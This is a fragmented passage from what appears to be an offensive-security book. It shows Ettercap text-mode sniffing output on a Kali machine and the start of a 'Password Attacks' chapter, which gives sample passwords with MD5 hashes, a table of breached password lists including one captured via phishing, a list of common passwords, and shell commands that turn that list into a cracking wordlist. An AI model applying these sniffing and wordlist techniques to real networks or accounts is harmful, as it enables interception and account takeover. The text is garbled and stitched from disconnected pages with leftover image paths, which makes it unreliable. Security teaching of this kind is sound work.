-G, --gtk                use GTK+ GUI
```




```
root@kali-01:~# ettercap -T
```

```
ettercap 0.8.0 copyright 2001-2013 Ettercap Development Team
```

```
Listening on:
```

```
eth0 -> 08:00:27:56:93:56  
10.0.0.7/255.255.255.0  
fe80::a00:27ff:fe56:9356/64  
2601:0:8480:386:a00:27ff:fe56:9356/64
```

```
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file  
Privileges dropped to UID 65534 GID 65534...
```

```
33 plugins  
42 protocol dissectors  
57 ports monitored  
16074 mac vendor fingerprint  
1766 tcp OS fingerprint  
2182 known services
```


```
Randomizing 255 hosts for scanning...  
Scanning the whole netmask for 255 hosts...
```


```
* |=====| 100.00 %
```

```
1 hosts added to the hosts list...  
Starting Unified sniffing...
```

```
Text only Interface activated...  
Hit 'h' for inline help
```







Chapter 6: Password Attacks

```
File Edit Search Options Help
Cattail
Password
password
123456
123asd
changeme
hackmeplease

b69c6636be04b9f79e8c526ced7f9e57
dc647eb65e6711e155375218212b3964
5f4dcc3b5aa765d61d8327deb882cf99
e10adc3949ba59abbe56e057f20f883e
e120ea280aa50693d5568d0071456460
4cb9c8a8048fd02294477fcb1a41191a
b413dd8e153df6ad2938814c7858860c
```

if you do have a good reason, email me (ron-at-skullsecurity.net) and I'll see if I have them.

The best use of these is to generate or test password lists.

Note: The dates are approximate.

Name	Compressed	Uncompressed	Date	Notes
Rockyou	rockyou.txt.bz2 (60,498,886 bytes)	n/a		Best list available;
Rockyou with count	rockyou-withcount.txt.bz2 (59,500,255 bytes)	n/a	2009-12	huge, stolen unencrypted
phpbb	phpbb.txt.bz2 (868,606 bytes)	n/a		Ordered by commonness
phpbb with count	phpbb-withcount.txt.bz2 (872,867 bytes)	n/a		Cracked from md5 by
phpbb with md5	phpbb-withmd5.txt.bz2 (4,117,887 bytes)	n/a	2009-01	Brandon Enright (97%+ coverage)
MySpace	myspace.txt.bz2 (175,970 bytes)	n/a		
MySpace - with count	myspace-withcount.txt.bz2 (179,929 bytes)	n/a	2006-10	Captured via phishing

500-common-original.txt	
1	123456 » porsche » firebird » prince » rosebud
2	password » guitar » butter » beach » jaguar
3	12345678 » chelsea » united » amateur » great
4	1234 » black » turtle » 777777 » cool
5	» diamond » steelers » muffin » cooper
6	12345 » nascar » tiffany » redsox » 1313
7	dragon » jackson » zxcvbn » star » scorpio
8	qwerty » cameron » tomcat » testing » mountain
9	» 654321 » golf » shannon » madison
10	mustang » computer » bond007 » murphy » 987654
11	» amanda » bear » frank » brazil
12	baseball » wizard » tiger » hannah » lauren
13	master » xxxxxxxx » doctor » dave » japan
14	michael » money » gateway » eagle1 » »
15	football » phoenix » gators » 11111 » »
16	shadow » mickey » angel » mother » stars

```

bo@darkwing:~/workspace/words$ cat 500-common-original.txt | cut -f2
123456
password
12345678
1234
12345
dragon
qwerty
mustang
baseball
master
michael
football
shadow
monkey
abc123
pass
jordan
harley
ranger
jennifer
hunter

```

```

bo@darkwing:~/workspace/words$ cat 500-common-origanal.txt | cut -f2-6
123456 porsche firebird prince rosebud
password guitar butter beach jaguar
12345678 chelsea united amateur great
1234 black turtle 7777777 cool
diamond steelers muffin cooper
12345 nascar tiffany redsox 1313
dragon jackson zxcvbn star scorpio
qwerty cameron tomcat testing mountain
654321 golf shannon madison
mustang computer bond007 murphy 987654
amanda bear frank brazil
baseball wizard tiger hannah lauren
master xxxxxxxx doctor dave japan
michael money gateway eagle1
football phoenix gators 11111
shadow mickey angel mother stars
monkey bailey junior nathan apple
abc123 knight thx1138 raiders alexis
pass iceman steve aaaa
tigers badboy forever bonnie
purple debbie angela peaches
jordan andrea spider viper jasmine
harley melissa ou812 kevin
ranger dakota booger jake matt
aaaaaa 1212 lovers qwertyui
jennifer player flyers danielle
hunter sunshine fish gregory beaver
morgan buddy 4321

```



```


bo@darkwing:~/workspace/words$ cat 500-common-origanal.txt | cut -f2-6 --output-delimiter=$'\n'
123456
porsche
firebird
prince
rosebud
password
guitar
butter
beach
jaguar
12345678
chelsea
united
amateur
great
1234
black
turtle
7777777
cool
diamond
steelers
muffin
cooper
12345
nascar
tiffany



```


